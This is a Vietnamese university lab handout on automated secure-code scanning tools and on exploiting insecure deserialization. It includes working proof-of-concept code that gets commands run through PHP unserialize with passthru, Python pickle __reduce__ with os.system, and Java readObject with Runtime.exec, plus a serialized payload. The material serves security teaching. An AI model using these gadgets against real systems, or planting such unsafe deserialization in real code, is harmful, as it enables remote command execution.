Bộ môn An toàn Thông tin – Khoa Mạng máy tính và Truyền thông
Trường Đại học Công nghệ Thông tin – Đại học Quốc gia thành phố Hồ Chí Minh

2

Lab

Integrating Security and Automation

Security Coding Best Practices + Secure Coding

Checking by Tool/Script

Thực hành môn Lập trình An toàn & Khai thác lỗ hổng phần mềm

Tháng 10/2021

Lưu hành nội bộ

<Nghiêm cấm đăng tải trên internet dưới mọi hình thức>

Mọi góp ý về tài liệu, vui lòng gửi về email inseclab@uit.edu.vn

BEE SECURE
INSECLAB

A. TỔNG QUAN

1. Mục tiêu

- Trong bài thực hành chúng ta sẽ bàn luận về kiểm thử white-box để đánh giá đoạn mã. Đối với đội ngũ phát triển phầm mềm in-house, việc đánh giá tất cả phiên bản đoạn mã là một thách thức. Điều này khá không thực tế để tất cả lập trình viên đảm bảo các quy tắc an toàn trong lập trình, chẳng hạn như các ngôn ngữ lập trình C/C++, Java, Python…
- Chính vì thế, chúng ta sẽ tìm hiểu các nền tảng tự động đánh giá độ an toàn của các đoạn mã với các giải pháp mã nguồn mở..
    - Tự động hoá quá trình đánh giá an toàn của đoạn mã
    - Giải pháp tốt nhất trong đánh giá an toàn của đoạn mã
    - Các nguy cơ bảo mật cơ bản cho các ngôn ngữ lập trình
    - Tự động hoá cho công cụ quét tự động đánh giá an toan của đoạn mã với Jenkins (C/C++, Java, Python, JavaScript và PHP)
- Khai thác lỗ hổng insecure deserialization

2. Thời gian thực hành

- Thực hành tại lớp: **5** tiết tại phòng thực hành.
- Hoàn thành báo cáo kết quả thực hành: tối đa **13** ngày.

3. Môi trường thực hành

Sinh viên cần chuẩn bị trước máy tính với môi trường thực hành như sau:


> - 1 PC cá nhân với hệ điều hành tự chọn
> - Virtual Box hoặc **VMWare** + máy ảo **Linux** có Docker (hoặc Windows Subsystem Linux verision2)

B. THỰC HÀNH

4. Trường hợp điển hình – Tự động đánh giá bảo mật cho đoạn mã

a) Secure coding scanning service – SWAMP

Sơ đồ đồ dưới đây cung cấp cho nhà phát triển để gửi mã nguồn để đánh giá. Giao tiếp hoạt động có thể là GUI, API RESTful, giao diện dòng lệnh (CLI) hoặc Jenkinsplugin. Các ngôn ngữ lập trình được hỗ trợ: Java, ứng dụng Android, C / C ++ và ngôn ngữ kịch bản web như PHP, Python, JavaScript và Ruby. Khi quá trình quét mã được thực hiện, dịch vụ sẽ cho ta một báo cáo đầy đủ về lỗi bảo mật và cách khắc phục.



Secure code inspection framework

Tải SiB: https://github.com/mirswamp/deployment

Để thử nghiệm SWAMP, ta sử dụng dự án PythonAPI https://github.com/rahulunair/vulnerable-api

b) Script tự động đánh giá bảo mật của code trong Linux

Code Review Audit ScriptScanner (CRASS) là lập hợp các lệnh shell Linux bao gồm mọi thứ cần thiết để quét các patterns của Java, JSP, Flex Flash, .NET, PHP, HTML, Android, iOS, Python, Ruby, và C. Ta có thể chỉnh sửa *grep-it.sh*.

• Bước 1: Tải CRASS

```
wget https://github.com/floyd-fuh/crass/raw/master/grep-it.sh
```

• Bước 2: Chạy công cụ để quét

Chỉ đường dẫn thư mục *vulnerable-api*

```
┌──(kali㉿phaphajian)-[~/lab2/grep-output]
└─$ bash grep-it.sh vulnerable-api
```

• Bước 3: Đánh giá kết quả

Sau khi quá trình quét hoàn tất thì kết quả sẽ nằm trong thưu mục *grep-output*. Kết quả sẽ tạo thành các tệp được chia theo chủ đề bảo mật.

```
┌──(kali㉿phaphajian)-[~/lab2]
└─$ ls grep-output | more
2_dotnet_unsafe_declaration.txt
2_general_sql_injection.txt
2_general_uris_auth_info_wide.txt
2_general_xss_lowercase.txt
```

```
3_cryptocred_ciphers_des.txt
3_cryptocred_ciphers_sha1_lowercase.txt
3_cryptocred_ciphers_sha1_uppercase.txt
3_cryptocred_password.txt
3_general_backticks.txt
3_general_ip-addresses.txt
3_general_popen_narrow.txt
3_general_sql_insert.txt
3_general_sql_select.txt
3_general_sqli_generic.txt
3_general_swear_stupid.txt
3_python_float_equality_general.txt
4_cryptocred_authentication.txt
--More--
```

® **Bài tập (yêu cầu làm)**

1. *Dựa vào kết quả sau khi quét, sinh viên tự chọn một nguy cơ bảo mật tìm được và giải thích cơ bản lỗi đó.*

c) Script tự động đánh giá bảo mật của code trong Windows

Công cụ Visual Code Grepper (VCG) dành cho Windows có GUI hỗ trợ một số ngôn ngữ sau: C/C++, Java, PHP, VB, và C#.

® **Bài tập (yêu cầu làm)**

2. *Sinh viên tự tìm hiểu, cài đặt và đưa ra một ví dụ quét mã nguồn thông qua công cụ VCG https://github.com/nccgroup/VCG/tree/master/VCG-Setup/Release và trình bày chi tiết step by step*
3. *Sinh viên tiếp tục tự tìm hiểu, cài đặt và đưa ra một ví dụ quét mã nguồn thông qua công cụ:*
   - *SonarQube*
   - *Fortify SCA*
   - *Checkmarx*
   - *Veracode*
   - *Coverity*

5. Khai thác lỗ hổng insecure deserialization

Trong phần này, chúng ta sẽ khai thác PHP, Python và Java deserialization.

d) Định dạng PHP serialization

Xem xét một đối tượng User được định nghĩa như thế này:

```
<?php
    class User
    {
        public $name;
        public $isLoggedIn;

    }

    $user = new User();
    $user->name = "hcmuit";
    $user->isLoggedIn = true;

    echo serialize($user)
?>
```

Khi serialized đối tượng sẽ như thế này:

```
❯ php -f example1.php
O:4:"User":2:{s:4:"name";s:6:"hcmuit";s:10:"isLoggedIn";b:1;}
```

Chúng ta có thể hiểu như sau:

- `O:4:"User"` là đối tượng với 4 ký tự có lên là "User"
- `2` đối tượng có 2 thuộc tính
- `s:4:"name"` khoá của thuộc tính đầu tiên có 4 ký tự "name"
- `s:6:"hcmuit"` giá trị của thuộc tính đầu tiên có 6 ký tự "hcmuit"
- `s:10:"isLoggedIn"` khoá của thuộc tính thứ hai có 10 ký tự "isLoggedIn"
- `b:1` Giá trị của thuộc tính thứ hai là kiểu Boolean với giá trị là true

Các phương thúc của PHP serialization là `serialize()` và `unserialize()`.

Xem xét 2 đối tượng sau NormalClass và DangerousClass sau:

```
<?php
    class DangerousClass {

        function __construct() {
            $this->cmd = "id";
        }

        function __destruct() {
            echo passthru($this->cmd);
        }

    }
    class NormalClass {

        function __construct() {
            $this->name = "uit";
        }

        function __destruct() {
            echo $this->name;
        }

    }
    $serial = file_get_contents('serial');
    unserialize($serial);
?>
```

Tuy nhiên, kẻ tấn công lợi dụng deserialization, sẽ serialize đối tượng một đối tượng trong DangerousClass, đối tượng này chạy lệnh “ls”.

```
<?php
    class DangerousClass {

        function __construct() {
            $this->cmd = "ls";
        }

        function __destruct() {
            echo passthru($this->cmd);
        }

    }
    $a = new DangerousClass();
    $b = serialize($a);
    file_put_contents("serial", $b);
?>
```

Nếu muốn unserialize biến $serial phải thoả điều kiện sau:

- Máy chủ phải định nghĩa class mà ở đó có định nghĩa hàm `__destruct`
- Kẻ tấn công phải kiểm soát được dữ liệu `unserialized`

Bài tập (yêu cầu làm)

4. *Sinh viên thực nghiệm lại 2 đoạn code trên và cho biết kết quả của lệnh command*

e) Định dạng Python serialization

Trong Python lỗ hổng deserialization pickle không an toàn xuất hiện tại khi tiêm nhiễm giá trị đầu vào trong `pickle.loads(user_input)`. Đoạn mã được tạo ra nhờ serial được định nghĩa ở phương thức `__reduce__`

```
import pickle
```

```
with open('serial', 'r') as f:
    pickle.loads(f.read())
```

Đoạn code trên thực hiên deserialization từ tập tin serial sử dụng module pickle.

```
import pickle

class VulnPickle(object):
    def __reduce__(self):
        import os
        return (os.system,("id",))

a = pickle.dumps(VulnPickle())
with open('serial', 'w') as f:
    f.write(a)
```

Bài tập (yêu cầu làm)

5. *Sinh viên thực nghiệm lại 2 đoạn code trên và cho biết kết quả của lệnh command*

f) Định dạng Java serialization

Trong ví dụ về deserialization không an toàn, ta có class được đinh nghĩa là NormalObj, Lớp này in tên thuộc tính khi quá trình deserialization xảy ra, đươc định nghĩa trong phương thức readObject. Tuy nhiên có một class khác VulnObj, không được gọi trong code. Lớp VulnObj định nghĩa một phương thức readObject chạy các lệnh command tuỳ ý khi deserialization xảy ra.

```
import java.io.*;
public class JavaDeserial{

    public static void main(String args[]) throws Exception{

        FileInputStream fis = new FileInputStream("normalObj.serial");
        ObjectInputStream ois = new ObjectInputStream(fis);
```

```
        NormalObj unserObj = (NormalObj)ois.readObject();
        ois.close();
    }
}

class NormalObj implements Serializable{
    public String name;
    public NormalObj(String name){
    this.name = name;
    }
    private void readObject(java.io.ObjectInputStream in) throws
IOException, ClassNotFoundException{
        in.defaultReadObject();
        System.out.println(this.name);
    }
}

class VulnObj implements Serializable{
    public String cmd;
    public VulnObj(String cmd){
    this.cmd = cmd;
    }
    private void readObject(java.io.ObjectInputStream in) throws
IOException, ClassNotFoundException{
        in.defaultReadObject();
    String s = null;
        Process p = Runtime.getRuntime().exec(this.cmd);
        BufferedReader stdInput = new BufferedReader(new
InputStreamReader(p.getInputStream()));
        while ((s = stdInput.readLine()) != null) {
            System.out.println(s);
        }
    }
}
```

Và tập tin normalObj.serial không được kiểm soát. Kẻ tấn công nhìn thấy lỗ hổng này:

```
import java.io.*;

public class JavaSerial{

    public static void main(String args[]) throws Exception{

        VulnObj vulnObj = new VulnObj("ls");

        FileOutputStream fos = new
FileOutputStream("normalObj.serial");
        ObjectOutputStream os = new ObjectOutputStream(fos);
        os.writeObject(vulnObj);
        os.close();

    }
}
class VulnObj implements Serializable{
    public String cmd;
    public VulnObj(String cmd){
    this.cmd = cmd;
}
}
```

Đoạn code trên serial đối tươngk VulnObj có chứa lệnh "ls". Sau đó lưu trữ vào tập tin normalObj.serial.
Biên dịch và thực đi code Serial:

```
javac JavaSerial.java && java JavaSerial
```

Sau đó chạy code Deserial:

```
javac JavaDeserial.java && java JavaDeserial
```

Kết quả sẽ là danh sách các tập tin tại đường được thực thi:

- Code deserialization chạy lệnh ls từ tập tin đã được lưu trước đó mà không kỳ xác thực nào ngay cả đối tượng deserialized được mong đợi thực thi là NormalObj.

- Đối tượng serialized được lưu dưới dạng chuỗi số mà ta có thể encode base64 để nhìn thấy.

```
❯ cat normalObj.serial | base64
rO0ABXNyAAdWdWxuT2JqHOk6B6IYok4CAAFMAANjbWR0ABJMamF2YS9sYW5nL1N0cmluZz
t4cHQAAmxz
```

Bài tập (yêu cầu làm)

6. *Sinh viên thực nghiệm lại 2 đoạn code trên và cho biết suy nghĩ của bạn với dấu hiệu "rO0AB" trong chuỗi base64 khi ta bắt gặp chúng trong bất kỳ ứng dụng nào?*

g) Bài tập An toàn Thông tin

Bài tập (yêu cầu làm)

7. *Modifying serialized objects – (https://portswigger.net/web-security/deserialization/exploiting/lab-deserialization-modifying-serialized-objects). Trình bày cách giải chi tiết.*
8. *Modifying serialized data types – (https://portswigger.net/web-security/deserialization/exploiting/lab-deserialization-modifying-serialized-data-types) . Trình bày cách giải chi tiết.*

Bài tập (yêu cầu làm)

9. *Hoàn thành Insecure Deserialization trong WebGoat. Xem hướng dẫn build docker tại đây: https://github.com/WebGoat/WebGoat*

C. YÊU CẦU & ĐÁNH GIÁ

1. Yêu cầu

- Sinh viên tìm hiểu và thực hành theo hướng dẫn.
- Sinh viên báo cáo kết quả thực hiện và nộp bài bằng **1 trong 2 hình thức**:

h) Cách 1: Báo cáo chi tiết:

Báo cáo cụ thể quá trình thực hành (có ảnh minh họa các bước) và giải thích các vấn đề kèm theo. Trình bày trong file PDF theo mẫu có sẵn tại website môn học.

i) Cách 2: Video trình bày chi tiết:

Quay lại quá trình thực hiện Lab của sinh viên kèm thuyết minh trực tiếp mô tả và giải thích quá trình thực hành. Upload lên **Youtube** và chèn link vào đầu báo cáo theo mẫu. **Lưu ý:** *Không chia sẻ ở chế độ Public trên Youtube.*

Đặt tên file báo cáo theo định dạng như mẫu:

[Mã lớp]-LabX_GroupX-SeasionX

Ví dụ*: [NT101.I11.1]-Lab1_Group2-Seasion3.*

- Nếu báo cáo có nhiều file, nén tất cả file vào file .ZIP với cùng tên file báo cáo.
- Nộp báo cáo trên theo thời gian đã thống nhất tại website môn học.

2. Đánh giá:

- Sinh viên hiểu và tự thực hiện được bài thực hành, đóng góp tích cực tại lớp.
- Báo cáo trình bày chi tiết, giải thích các bước thực hiện và chứng minh được do nhóm sinh viên thực hiện.
- Hoàn tất nội dung cơ bản và có thực hiện nội dung *mở rộng – cộng điểm* (với lớp **ANTN**).

Kết quả thực hành cũng được đánh giá bằng kiểm tra kết quả trực tiếp tại lớp vào cuối buổi thực hành hoặc vào buổi thực hành thứ 2.

Lưu ý: Bài sao chép, nộp trễ, "*gánh team*", ... sẽ được xử lý tùy mức độ.

HẾT

Chúc các bạn hoàn thành tốt!